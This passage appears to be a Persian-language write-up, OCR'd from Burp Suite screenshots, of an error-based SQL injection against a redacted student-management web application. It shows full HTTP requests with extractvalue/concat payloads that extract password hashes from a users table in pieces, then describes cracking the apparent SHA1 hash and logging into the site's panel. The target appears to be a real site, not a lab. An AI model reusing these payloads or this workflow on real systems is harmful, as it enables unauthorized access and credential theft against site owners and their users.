93cEH6PIg%3D%3D; _hjid=1e9aaad5-1ca3-4f78-9513-24b832b250a9; _hjIncludedInSample=1

page=1&per_page=10&order_by%5B%5D=l_name&order_by%5B%5D=asc&search_field%5B%5D=extra
ctvalue(0x0a,concat(0x0a,(select user_password from users [redacted] limit
0,1)))&search_text%5B%5D=
```

Response

Raw | Headers | Hex | HTML | Rend

```
#container {
        margin: 10px;
        border: 1px solid #D0D0D0
        -webkit-box-shadow: 0 0 8
}

p {
        margin: 12px 15px 12px 15
}
</style>
</head>
<body>
        <div id="container">
                <h1>A Database Er
                <p>Error Number:
a124ce7b[redacted]07a0 <

/p><p>Line Number: 87</p>
</body>
</html>
```

اما یه مشکلی وجود دارد این Hash یه پسورد میباشد اما من فکر کنم یه بخشی از Hash نیست ؟!

خب از تابع substring استفاده میکنم ببینم چیز دیگر در میاید یا خیر ؟

Burp Suite Professional v1.7.37 - Temporary Proje

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options

1 × 2 × 4 × 5 × ...

Go | Cancel | < | >

Request

Raw | Params | Headers | Hex


```
POST [redacted]mystudents/ajax_list HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:73.0) Gecko/20100101
Firefox/73.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 193
Origin: [redacted]
Connection: close
Referer: [redacted]/mystudents
Cookie: PHPSESSID=e5c9m2891g0l4o95rarb01g6f5;
ci_session=5CzRGy39YweklH9gxCW3ji4jKwYFhKmNWq1J6sNK5gF3gtmqJzDiGe3jGV1R%2BwXRG4N%2Be
3sLjx1ngFrol9OpgD%2Bay0oXcXOFSkx832aStg5hzAUdJh2nX%2FLj12gTHPzwkTDh%2FTnnpkSNbsaSQFM
giYxsgM%2BHCVZrSE5jMVqPLG2141e3a3at40myakGtuds93DmG%2FXGavfkTNDIDxPamdUtumZBvhcCzW3p
Vsz7EJmEJa%2B0M7C69Yv%2FamGyxvzg49YRJAaaK7K2P%2BgmrrdsMAkPhONHLAqbAPHKDk%2ByLN2QOoWz
uhoNUma%2FBR59u7jboTADsiC3DtTQik%2BpRls5g6ceSbeRBVAfvExYYCGkHeDefr5xmkeeYj0pUaedkyMz
J%2B8iryekDFz9D5PtzpO%2Fv%2BR8gJDCgi5SwwwynEETERvIfnlCfDA3LxJ27ActAxSNlD0sPwvt9h3SSf
93cEH6PIg%3D%3D;  hjid=1e9aaad5-1ca3-4f78-9513-24b832b250a9;  hjIncludedInSample=1

page=1&per_page=10&order_by%5B%5D=l_name&order_by%5B%5D=asc&search_field%5B%5D=extra
ctvalue(0x0a,concat(0x0a,(select substring(user_password,32) from users [redacted] limit
0,1)))&search_text%5B%5D=
```

Response


Raw | Hea

```
}

#container
        mar
        bor
        -we
}

p {
        mar
}
</style>
</head>
<body>
        <di

939c7dc62 <

/p><p>Line
</body>
```


خب حالا این تیکه های هش رو در کنار هم میزاریم ببینیم چی تو خروجی در میاید.



خب این یه Hash است اگر نگاه کنید طول هش 40 کاراکتر است احتمالا از الگوریتم هش SHA1 برای پسورد ها استفاده کرده میریم ببینیم میشه هش رو کرک کنیم یا نه .



بله بود خیلی عالی شد بریم لاگین کنیم تو پنل .



موفق و سربلند باشید

پایان